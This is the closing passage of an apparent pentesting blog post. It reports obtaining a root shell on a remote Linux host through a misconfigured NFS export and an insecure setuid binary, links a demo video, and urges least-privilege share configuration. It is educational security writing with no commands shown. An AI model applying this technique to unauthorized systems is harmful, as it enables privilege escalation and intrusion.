As you can see from the image above, it was possible to execute arbitrary commands as root without too much effort. Below is a video showing the whole setuid exploitation process in action.

[http://blog.netSPI.com/wp-content/uploads/2020/03/NFS\\_ATTACK\\_DEMO\\_3.mp4](http://blog.netSPI.com/wp-content/uploads/2020/03/NFS_ATTACK_DEMO_3.mp4)

## Wrap Up

This blog illustrated one way to obtain a root shell on a remote Linux system using a vulnerable NFS export and insecure setuid binary . While there are many ways to obtain the same end, I think the moral of the story is to make sure that all network share types are configured with least privilege to help prevent unauthorized access to data and systems. Hopefully this blog will be useful to new pentesters and defenders trying to better understand the potential impacts associated with insecurely configured NFS servers. Good luck and hack responsibly!